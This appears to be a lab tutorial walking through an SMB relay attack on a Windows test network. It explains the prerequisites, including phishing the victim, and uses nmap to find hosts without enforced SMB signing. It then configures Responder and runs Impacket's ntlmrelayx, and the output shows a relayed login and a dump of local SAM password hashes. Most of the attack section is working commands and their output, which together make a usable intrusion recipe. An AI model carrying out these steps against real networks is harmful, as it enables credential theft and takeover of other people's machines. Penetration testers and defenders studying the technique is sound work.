
SMB Relay Attack

A Server Message Block (SMB) Relay Attack is a type of network attack where an attacker intercepts and relays authentication requests between a client and a server. This attack takes advantage of the SMB protocol used in Windows-based networks for sharing files, printers, and other resources.


There are some prerequisite for this attack to be successful:

- **Network Access**: The attacker needs access to the same network segment as the victim (client and server). This access allows the attacker to intercept and relay SMB traffic.
- **Presence of SMB Services**: SMB services must be enabled and running on the target machines (both the client and server). This protocol is typically used for sharing files and printers in Windows environments.
- **Unprotected SMB Communication**: The SMB communication between the client and server must be unprotected. Specifically, SMB signing (which helps ensure the integrity and authenticity of SMB messages) should be disabled or not enforced.
- **NTLM Authentication**: The target systems must be using NTLM (NT LAN Manager) authentication. NTLM is more susceptible to relay attacks compared to more secure authentication protocols like Kerberos.
- **Victim Interaction**: The attacker often needs to trick the client into initiating an SMB connection. This can be achieved through phishing emails, malicious links, or other social engineering techniques.
- **Lack of Access Control**: The victim should be Administrator on both the machines, the one from where the hash is being captured and second where the hash is being relayed to.


Let's start attacking




```
┌──(root㉿kali)-[~]
└─# nmap --script=smb2-security-mode.nse -p445 192.168.29.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-25 16:03 IST
Stats: 0:00:21 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 60.78% done; ETC: 16:03 (0:00:14 remaining)
Stats: 0:00:25 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 85.29% done; ETC: 16:03 (0:00:04 remaining)
Nmap scan report for reliance.reliance (192.168.29.1)
Host is up (0.011s latency).
```




```
Nmap scan report for 192.168.29.186
Host is up (0.00017s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:2D:61:9C (Oracle VirtualBox virtual NIC)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Nmap scan report for 192.168.29.200
Host is up (0.0011s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:2C:C8:A0 (Oracle VirtualBox virtual NIC)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap scan report for 192.168.29.219
Host is up (0.00022s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:93:AD:FD (Oracle VirtualBox virtual NIC)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
```



```
[Responder Core]

; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
DCERPC = On
WINRM = On
SNMP = Off
MQTT = On

; Custom challenge.
; Use "Random" for generating a random challenge for each requests (Default)
Challenge = Random

; SQLite Database file
; Delete this file to re-capture previously captured hashes
Database = Responder.db

; Default log file
SessionLog = Responder-Session.log

; Poisoners log
PoisonersLog = Poisoners-Session.log

; Analyze mode log
AnalyzeLog = Analyzer-Session.log
```




```
[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [OFF]
```




Network Error

Windows cannot access \\192.168.29.61


Check the spelling of the name. Otherwise, there might be a problem with your network. To try to identify and resolve network problems, click Diagnose.




```
┌──(root㉿kali)-[~/impacket/examples]
└─# python3 ntlmrelayx.py -tf ~/targets.txt -smb2support
Impacket v0.12.0.dev1+20240606.111452.d71f4662 - Copyright 2023 Fortra

[*] Protocol Client RPC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] Received connection from DOMCON/User10 at WINDOWS10, connection will be relayed after re-authentication
[]
[*] SMBD-Thread-5 (process_request_thread): Connection from DOMCON/USER10@192.168.29.219 controlled, attacking target smb://192.168.29.200
[*] Authenticating against smb://192.168.29.200 as DOMCON/USER10 SUCCEED
[*] All targets processed!
[*] SMBD-Thread-5 (process_request_thread): Connection from DOMCON/USER10@192.168.29.219 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Received connection from DOMCON/User10 at WINDOWS10, connection will be relayed after re-authentication
[*] Received connection from DOMCON/User10 at WINDOWS10, connection will be relayed after re-authentication
[*] Service RemoteRegistry is disabled, enabling it
[*] All targets processed!
[*] SMBD-Thread-7 (process_request_thread): Connection from DOMCON/USER10@192.168.29.219 controlled, but there are no more targets left!
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xf24fb0eed0d6746ab4453a804d77b45b
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
